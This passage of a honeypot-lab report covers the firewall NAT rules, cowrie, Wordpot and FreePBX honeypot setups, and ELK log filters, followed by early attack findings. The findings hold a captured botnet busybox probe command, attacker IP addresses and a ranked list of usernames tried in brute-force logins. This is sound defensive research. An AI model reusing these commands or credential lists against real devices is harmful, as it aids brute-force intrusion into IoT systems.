


*Figure 22 - Traffic flow of an administrator connection to a honeypot VM via SSH*

# 9. A HONEYPOT LAB: hydra - Configuration

## Firewalls Configuration

- **Main Firewall**

The main firewall handles traffic from/to all three ISPs and routes it both to the production network and the honeynet network accordingly. There are two key points that have to be detailed in this firewall's configuration.

First, connections attempting to reach honeypot ports, like 22 for SSH, 23 for telnet, 80 for HTTP, 5060 for SIP (VoIP) and 5160 for PJSIP (VoIP), have to be forwarded into the honeynet, and more specifically to the honeynet firewall's WAN address which belongs to a specific VLAN (ID 200). Destination port number changes to avoid reaching operational ports of the honeynet firewall (like port 80).

**Rules**

| | Interface | Protocol | Source Address | Source Ports | Dest. Address | Dest. Ports | NAT IP | NAT Ports | Description |
|---|---|---|---|---|---|---|---|---|---|
| | WAN | TCP/UDP | * | * | WAN address | 5060 (SIP) | 192.168.200.200 | 5023 | PBX honeypot SIP |
| | WAN2 | TCP/UDP | * | * | WAN address | 5060 (SIP) | 192.168.200.200 | 5023 | PBX honeypot SIP |
| | WAN3 | TCP/UDP | * | * | WAN address | 5060 (SIP) | 192.168.200.200 | 5023 | PBX honeypot SIP |
| | WAN | TCP/UDP | * | * | WAN address | 5160 | 192.168.200.200 | 5028 | PBX honeypot PJSIP |
| | WAN2 | TCP/UDP | * | * | WAN address | 5160 | 192.168.200.200 | 5028 | PBX honeypot PJSIP |
| | WAN3 | TCP/UDP | * | * | WAN address | 5160 | 192.168.200.200 | 5028 | PBX honeypot PJSIP |
| | WAN | TCP | * | * | WAN address | 22 (SSH) | 192.168.200.200 | 1422 | Honeypot Route SSH WAN |
| | WAN2 | TCP | * | * | WAN2 address | 22 (SSH) | 192.168.200.200 | 1422 | Honeypot Route SSH WAN2 |
| | WAN2 | TCP | * | * | WAN2 address | 80 (HTTP) | 192.168.200.200 | 1480 | Honeypot Route Wordpress WAN2 |
| | WAN | TCP | * | * | WAN address | 23 (Telnet) | 192.168.200.200 | 1423 | Honeypot Route telnet WAN |
| | WAN2 | TCP | * | * | WAN2 address | 23 (Telnet) | 192.168.200.200 | 1423 | Honeypot Route telnet WAN2 |

*Figure 23 - NAT port forwarding for incoming attacks from main firewall to honeynet firewall*

Forwarding rules are listed below:

Second key point is to make sure traffic from the honeynet can't connect to any production infrastructure. This also secures the production network from the unlikely event of the honeynet's firewall being compromised. The following rule blocks traffic from the honeynet VLAN to production network addresses.




*Figure 24 - Firewall rule blocking traffic from the honeynet network to production network*

Finally, there is no need for the production network to reach the honeynet network, so another rule is deployed for this purpose.




*Figure 25 - Firewall rule blocking traffic from the production network to honeynet network*

- **Honeynet Firewall**

The honeynet firewall handles traffic forwarded from the main firewall to the honeynet. Port forwarding rules must be deployed, to accept incoming connections forwarded from the main firewall, and redirected to the honeypots accordingly. In addition, more forwarding rules have to be created for honeypot administrator (who operates in a distinct VLAN) to be able to control the honeypot hosts. Port forwards used to redirect attacks are suffixed in their description with "*attack*" and the ones used for controlling the honeynet are suffixed with "control". Rules are listed below in figure 26. In addition, firewall rules have to be deployed to restrict traffic originating from the honeynet to the production network (figure 27). Note that the production network's firewall is also configured to block this traffic.

| Interface | Protocol | Source Address | Source Ports | Dest. Address | Dest. Ports | NAT IP | NAT Ports | Description |
|---|---|---|---|---|---|---|---|---|
| WAN | TCP/UDP | * | * | WAN address | 5028 | 192.168.0.11 | 5160 | pbx pjsip - attack |
| WAN | TCP/UDP | * | * | WAN address | 5023 | 192.168.0.11 | 5060 (SIP) | pbx sip - attack |
| WAN | TCP/UDP | * | * | WAN address | 5022 | 192.168.0.11 | 22 (SSH) | pbx ssh - control |
| WAN | TCP/UDP | * | * | WAN address | 5024 | 192.168.0.11 | 443 (HTTPS) | pbx web - control |
| WAN | TCP/UDP | * | * | WAN address | 1423 | 192.168.0.2 | 2223 | telnet honeypot - attack |
| WAN | TCP/UDP | * | * | WAN address | 1422 | 192.168.0.2 | 2222 | ssh honeypot - attack |
| WAN | TCP/UDP | * | * | WAN address | 2480 | 192.168.0.2 | 80 (HTTP) | ssh honeypot kippograph - control |
| WAN | TCP/UDP | * | * | WAN address | 2422 | 192.168.0.2 | 22 (SSH) | honeypot ssh - control |
| WAN | TCP/UDP | * | * | WAN address | 1480 | 192.168.0.20 | 8182 | wordpress honeypot - attack |
| WAN | TCP/UDP | * | * | WAN address | 2522 | 192.168.0.20 | 22 (SSH) | wordpress hpot ssh - control |
| WAN | TCP/UDP | * | * | WAN address | 2323 | 192.168.0.10 | 5601 | siem kibana - control |
| WAN | TCP/UDP | * | * | WAN address | 2322 | 192.168.0.10 | 22 (SSH) | SIEM ssh - control |

*Figure 26 - NAT port forwarding rules for forwarding attack and admin control traffic to the honeypot hosts*

Port forwarding redirects traffic to honeypot and SIEM IP addresses:

SSH/Telnet Honeypot - 192.168.0.2

VoIP Honeypot - 192.168.0.11

Wordpress Honeypot - 192.168.0.20

SIEM - 192.168.0.10

Floating WAN LAN

**Rules (Drag to Change Order)**

| | States | Protocol | Source | Port | Destination | Port | Gateway | Queue | Schedule | Description |
|---|---|---|---|---|---|---|---|---|---|---|
| | 0 /288 B | IPv4 * | LAN net | * | 1[redacted]/16 | * | * | none | | Restrict Production Network |

*Figure 27 - Firewall rule to restrict honeynet LAN from contacting addresses in the production network.*

## Honeypots Configuration

- **SSH/telnet honeypot**

The honeypot software “cowrie” was chosen, which is available on github (project page on github: https://github.com/cowrie/cowrie). Cowrie is basically a python application simulating a complete SSH experience to attackes, and also allows them to navigate in a fake filesystem, download files, execute commands and more, without being an actual bash interface of the operating system. It was installed in its default directory “/home/cowrie/cowrie/“ in a fresh Ubuntu Linux 16.04.3 Server LTS installation. Configuration for the honeypot is done using the cowrie.cfg file. The default configuration contains some default values (like the hostname set to “svr04”) which could expose the fact that this server is a honeypot, as cowrie is a popular honeypot. In addition, important configurations in the cowrie.cfg file are the listening ports for the ssh and telnet, which have been set to 2222 and 2223 respectively. Finally, it is important to enable logging in JSON format, as this simplifies monitoring and in the SIEM system.

**/home/cowrie/cowrie/cowrie.cfg (extract)**

```
[ssh]
enabled = true
version = SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2
hostname = linux
listen_endpoints = tcp:2222:interface=0.0.0.0
sftp_enabled = true
forwarding = true
forward_redirect = false
forward_tunnel = false

[telnet]
enabled = true
listen_endpoints = tcp:2223:interface=0.0.0.0

[output_jsonlog]
enabled = true
logfile = log/cowrie.json
```

*Figure 28 - Important entries in the configuration file of cowrie SSH/telnet honeypot.*

**/etc/filebeat/filebeat.yml**

```
filebeat:
  prospectors:
    -
      paths:
        - /home/cowrie/cowrie/log/cowrie.json*
      encoding: plain
      input_type: log
      document_type: cowrie
  registry_file: /var/lib/filebeat/registry
output:
  logstash:
    hosts: ["192.168.0.10:5045"]
shipper:
logging:
  to_syslog: false
  to_files: true
  files:
    path: /var/log/filebeat/
    name: mybeat
    rotateeverybytes: 10485760 # = 10MB
    keepfiles: 7
  level: info
```

*Figure 29 - Full configuration file of filebeat log collector, found in path /etc/filebeat/filebeat.yml (SSH Honeypot Machine)*

After setup of the honeypot software the next step was to install **filebeat** version 6.3.2 which takes input from cowrie log file and forwards each separate entry (line) as it emerges to the **logstash** module of the SIEM system, operating in another virtual machine in the network. Filebeat also has a configuration file, available in /etc/filebeat/filebeat.yml. In filebeat's configuration file the most important lines are the path of the log file being monitored and the output to logstash expressed in a ["IP:port"} form. In addition, some "valid" logins (honeytokens) were added to the */home/cowrie/cowrie/data/userdb.txt* file, which will allow attackers to successfully login and interact with the filesystem.

Finally, the **wazuh-agent** v3.3.1 was installed, a host-based IDS software, monitoring a number of logs (including syslog) and forwarding them to Wazuh Server running in the SIEM machine.

- **Wordpress page and login page honeypot**

The honeypot software “Wordpot” was chosen, which is available on github (project page on github: https://github.com/gbrindisi/wordpot/). Wordpot is a python application simulating a web server on a chosen port, featuring a configurable Wordpress homepage, with a login page available in the usual login page path used for Wordpress sites (/wp-login.php). The honeypot web server logs page requests and login attempts. Basic configuration file is located at /home/hydra/wordpot/wordpot.conf. In the configuration file the port was changed to 8182 and title of the page to FleetAdmin.

**/home/hydra/wordpot/wordpot.conf (extract)**

```
# ----------------------
# Honeypot configuration
# ----------------------

HOST        = '192.168.0.20'           # Hostname
PORT        = '8182'                  # Port
THEME       = 'twentyeleven'        # Theme name in use
SERVER      = 'Apache/2.2.22 (Ubuntu)'   # Custom server header

# ----------------------
# Wordpress configuration
# ----------------------

BLOGTITLE   = 'FleetAdmin'    # Title of the blog
VERSION     = '2.8'                 # Version to mimick
AUTHORS     = ['admin']             # Authors list
```

*Figure 30 - Important entries in the configuration file of Wordpot honeypot.*

A small modification was performed in the honeypot's code, to improve logging. Specifically, in the file /home/hydra/wordpot/wordpot/logger.py the line

```
formatter = logging.Formatter('%(asctime)s - %(message)s')
```

was changed to this

```
formatter = logging.Formatter('{"timestamp":"%(asctime)s",
"message":" %(message)s"}')
```

This is a quick fix to enable a basic JSON format in logs for timestamps, even though the project has no pre-built support for this.

Next step was **filebeat** installation, to enable log forwarding to SIEM system, very similarly to the SSH honeypot above, only changing the log path, connection port, and tag. Filebeat's configuration file was deployed as:

**/etc/filebeat/filebeat.yml**

```
filebeat:
  prospectors:
    -
      paths:
        - /home/hydra/wordpot/logs/wordpot.log
      encoding: plain
      input_type: log
      document_type: wordpot
  registry_file: /var/lib/filebeat/registry
output:
  logstash:
    hosts: ["192.168.0.10:5046"]
shipper:
logging:
  to_syslog: false
  to_files: true
  files:
    path: /var/log/filebeat/
    name: mybeat
    rotateeverybytes: 10485760 # = 10MB
    keepfiles: 7
  level: info
```

*Figure 31 - Full configuration file of filebeat log collector,*
*found in path /etc/filebeat/filebeat.yml (Wordpress Honeypot Machine)*

- **VoIP honeypot**

In the VoIP honeypot experiment, no preconfigured honeypot software was used. A common VoIP server was created in a virtual machine using the FreePBX distribution which is a Linux operating system with preinstalled VoIP server based on *Asterisk*. The configuration followed to convert this to a honeypot was the creation of certain extensions, which are basically users with credentials that are allowed to login via the SIP protocol to the honeypot. Common extensions were used (100, 1000 etc) and weak passwords were set (123, admin, 123456 etc). These deliberately created weak credentials can be called honeytokens.

| Extension | Name | CW | DND | FM/FM | CF | CFB | CFU | Type |
|---|---|---|---|---|---|---|---|---|
| 10 | 10 | ☑ | ☐ | ☐ | ☐ | ☐ | ☐ | pjsip |
| 100 | test | ☑ | ☐ | ☐ | ☐ | ☐ | ☐ | pjsip |
| 1000 | 1000 | ☑ | ☐ | ☐ | ☐ | ☐ | ☐ | pjsip |
| 1001 | 1001 | ☑ | ☐ | ☐ | ☐ | ☐ | ☐ | pjsip |
| 101 | 101 | ☑ | ☐ | ☐ | ☐ | ☐ | ☐ | pjsip |

*Figure 32 - Extensions-honeytokens created for the VoIP server*

The freepbx software indicated a warning for the weak credentials used, that was ignored.




*Figure 33 - Warning on the usage of weak credentials*

Attackers connecting to the honeypot successfully, try to place calls, either to charge calls on the victim, or possibly to make calls for illegitimate purposes through the victim's phone number. A non-functioning trunk was created to allow call attempts to be logged, without the call completing.

| Name | Tech | CallerID | Status |
|---|---|---|---|
| LINK2 | iax | | Enabled |

*Figure 34 - External trunk created in VoIP server*

In VoIP servers it is essential to create an outbound route, so that dialed numbers can be matched and forwarded to trunks according to dial patterns. A dial pattern was used “X.” which is an equivalent of *any*, meaning that any number dialed will be forwarded to the trunk.




*Figure 35 - Dial pattern allocation to trunk*

Finally, filebeat was installed in the freepbx’s linux host via SSH, to forward logs to the SIEM server, using the following configuration:

**/etc/filebeat/filebeat.yml**

```
filebeat:
  prospectors:
    # Asterisk /var/log/asterisk/debug
    -
      paths:
        - /var/log/asterisk/notice
      input_type: log
      include_lines: ["^[["]
output:
  logstash:
    hosts: ["192.168.0.10:5047"]
shipper:
logging:
  to_syslog: false
  to_files: true
  files:
    path: /var/log/filebeat/
    name: mybeat
    rotateeverybytes: 10485760 # = 10MB
    keepfiles: 7
```

*Figure 36 - Full configuration file of filebeat log collector, found in path /etc/filebeat/filebeat.yml (VoIP Honeypot Machine)*

## SIEM Configuration

The ELK Stack was chosen for the SIEM system. ELK is an abbreviation for *elasticsearch*, *logstash*, *kibana*. These are 3 separate modules that work combined to collect, process and store logs generated by remote systems. The Kibana front-end interface allows analytics on collected logs. It can also generate visualizations and other graphs based on data specified.

Extensive documentation is available on installing the ELK stack in elastic website (https://www.elastic.co). It is however very important to customize log handling after installation, in order to break incoming logs into separate fields, in example, process ID, IP address, port etc. This analysis is performed once the logs reach the *logstash* node, using filters. After filtering the incoming log, it is stored in e*lasticsearch's* database, that is capable of storing logs as big data and performing search and analytics queries on it with high performance.

- **Configuring the SIEM filters for SSH/telnet honeypot**

Cowrie honeypot has the ability to generate logs in JSON format built in. This means that logs are already separated in different fields, and all that has to be done is to enable the JSON codec in logstash.

Each incoming log looks like this:

{"eventid": "cowrie.command.input", "timestamp": "2018-10-12T21:15:25.461996Z", "message": "CMD: /bin/busybox echo -e '\\x6b\
\x61\\x6d\\x69' > /.nippon; /bin/busybox cat /.nippon; /bin/busybox rm /.nippon", "src_ip": "104.248.207.14", "session": "dbe4aca67ea9",
"input": "/bin/busybox echo -e '\\x6b\\x61\\x6d\\x69' > /.nippon; /bin/busybox cat /.nippon; /bin/busybox rm /.nippon", "sensor": "linux"}

The codec will automatically create fields according to JSON provided fields.

The filter file is the following:

**/etc/logstash/conf.d/01-cowrie.conf**

```
input {
  beats {
      port => 5045    # Pick an available port to listen on
      codec => json
      tags => "cowrie"
 }
}

filter {
    if "cowrie" in [tags] {

        kv {
            source => message
        }

        date {
            match => [ "timestamp", "ISO8601" ]
        }

    }
}

output {
 if "cowrie" in [tags]{
        # Output to elasticsearch
        elasticsearch {
           hosts => ["localhost:9200"]  # Provided elasticsearch is listening on that host:port
           sniffing => true
           manage_template => false
           index => "cowrie-%{+YYYY.MM.dd}"
           document_type => "cowrie"       }
```

*Figure 37 - Filter for logstash, to handle incoming logs from cowrie honeypot.*

Note listening port is set to 5045, which is the same port on which filebeat service in honeypot is set to transmit the logs.

- **Configuring the SIEM filters for Wordpress honeypot**

The filter for Wordpress honeypot needed additional work to extract source IP address, attempted username and attempted password from the log's message. This was achieved with the use of RegEx (regular expressions) declared in the filter within a function called "grok".

An example of an incoming log is the following:

{"timestamp":"2018-10-06 02:36:21,773", "message":" 86.110.118.182 tried to login with username fleetadmin and password qw!@"}

After a log passes through above filter, new fields are created from the *message* field: *src_ip, username, password.* Timestamp is set using the codec JSON of the filter. Port 5046 was set as the listening port, in accordance to the filebeat configuration file in the honeypot.

**/etc/logstash/conf.d/02-wordpot.conf**

```
input {
  beats {
      port => 5046    # Pick an available port to listen on
      codec => json
      tags => "wordpot"
 }
}

filter {
   if "wordpot" in [tags] {

       # kv {
       #     source => message
       # }

grok {
match => { "message" => "%{IPV4:src_ip} (tried to login with username) (?<username>(\w)*) (and password\W)(?
<password>(.*))" }
add_tag => [ "contains_ip" ]
}
    }
}

output {
 if "wordpot" in [tags]{
        # Output to elasticsearch
        elasticsearch {
           hosts => ["localhost:9200"]  # Provided elasticsearch is listening on that host:port
           index => "wordpot-%{+YYYY.MM.dd}"
        }
   }
```

*Figure 38 - Filter for logstash, to handle incoming logs from Wordpot honeypot.*

- **Configuring the SIEM filters for VoIP honeypot**

Asterisk VoIP server generates a vast variety of different logs. For the purpose of this honeypot usage, source IP address and attempted connection username will be filtered, as passwords are hashed and do not appear in the logs in plaintext format.

An example of an incoming log is the following:

[2018-10-12 15:26:54] NOTICE[2280] chan_sip.c: Registration from '"1001" <sip:1001>' failed for '37.8.76.36:12344' - Wrong password

Filter file is the following:

**/etc/logstash/conf.d/03-asterisk.conf**

```
input {
  beats {
      port => 5047    # Pick an available port to listen on
      tags => "asterisk"
 }
}
filter {
    if "asterisk" in [tags] {
            grok {
                match => {
                    "message" => "\[%{TIMESTAMP_ISO8601:log_timestamp}\] %{GREEDYDATA}(?<username>(?<=sip:)
(.*)(?=@))%{GREEDYDATA}(?<src_ip>(?<=failed for ')(.*)(?=:[0-9999]))%{GREEDYDATA}"
       }
 }
    } # end filter for type == asterisk
} # end filter
output {
 if "asterisk" in [tags]{
        # Output to elasticsearch
        elasticsearch {
           hosts => ["localhost:9200"]  # Provided elasticsearch is listening on that host:port
           sniffing => true
           manage_template => false
           index => "asterisk-%{+YYYY.MM.dd}"
           document_type => "asterisk"
        }
   }
```

*Figure 34 - Filter for logstash, to handle incoming logs from asterisk honeypot.*

After a log passes through above filter, new fields created here are *log_timestamp, src_ip* and *username*. Listening port is set to 5047.

# 10. A HONEYPOT LAB: hydra - Findings

- SSH/telnet honeypot

### Overview of traffic

The SSH/telnet honeypot provided interesting insights on what credentials users or bots try to brute force as well as what are their next steps upon connecting. In the following pages some findings will be detailed. Total collected log entries exceed 10 million messages.




*Figure 35 - Comparison of traffic addressed at SSH service and telnet service*
*(data extracted from SIEM)*

Most of the traffic was recorded in the telnet protocol, which is not surprising considering telnet is older and more insecure than SSH. Telnet traffic is sent in cleartext, while SSH is encrypted.

A total of 11.767 IP addresses interacted with the honeypot which is a relatively large number considering the honeypot operated for approximately 2 months.




*Figure 36 - Top 10 IP addresses interacting with the honeypot*
*(data extracted from SIEM)*

An interesting fact is that the same IP address accounted for most of the collected logs, meaning that it interacted extensively with the honeypot, to a degree that it must be assumed that like most other traffic, was initiated by a bot rather than a human. This IP address belong to a hosting provider, which means attackers have rented, or infected others' infrastructure to perform attacks. Looking up the IP address in the AbuseIPDB database, it was found that it has been reported 858 times for brute force attacks via telnet, exactly as witnessed via the *hydra* honeypot.




*Figure 37 - IP Lookup results in the AbuseIPDB database*
*(http://abuseipdb.com)*

### Attempted logins

The attempted logins to access the SSH/telnet interfaces are the usual (admin, root etc) plus logins that are destined for CCTV cameras and Video Recorders as well as ISP routers, which are popular targets for botnets, as they usually face the internet directly as IoT devices, and it is very common that users leave them with default credentials.

| Username | Observations |
|---|---|
| root | 94.093 |
| admin | 28.984 |
| shell | 6.905 |
| enable | 6.892 |
| | 6.251 |
| default | 1.908 |
| guest | 965 |
| support | 641 |
| user | 614 |
| telecomadmin | 366 |
| test | 355 |
| adm | 308 |
| telnetadmin | 295 |
| telnet | 294 |
| MD110 | 283 |

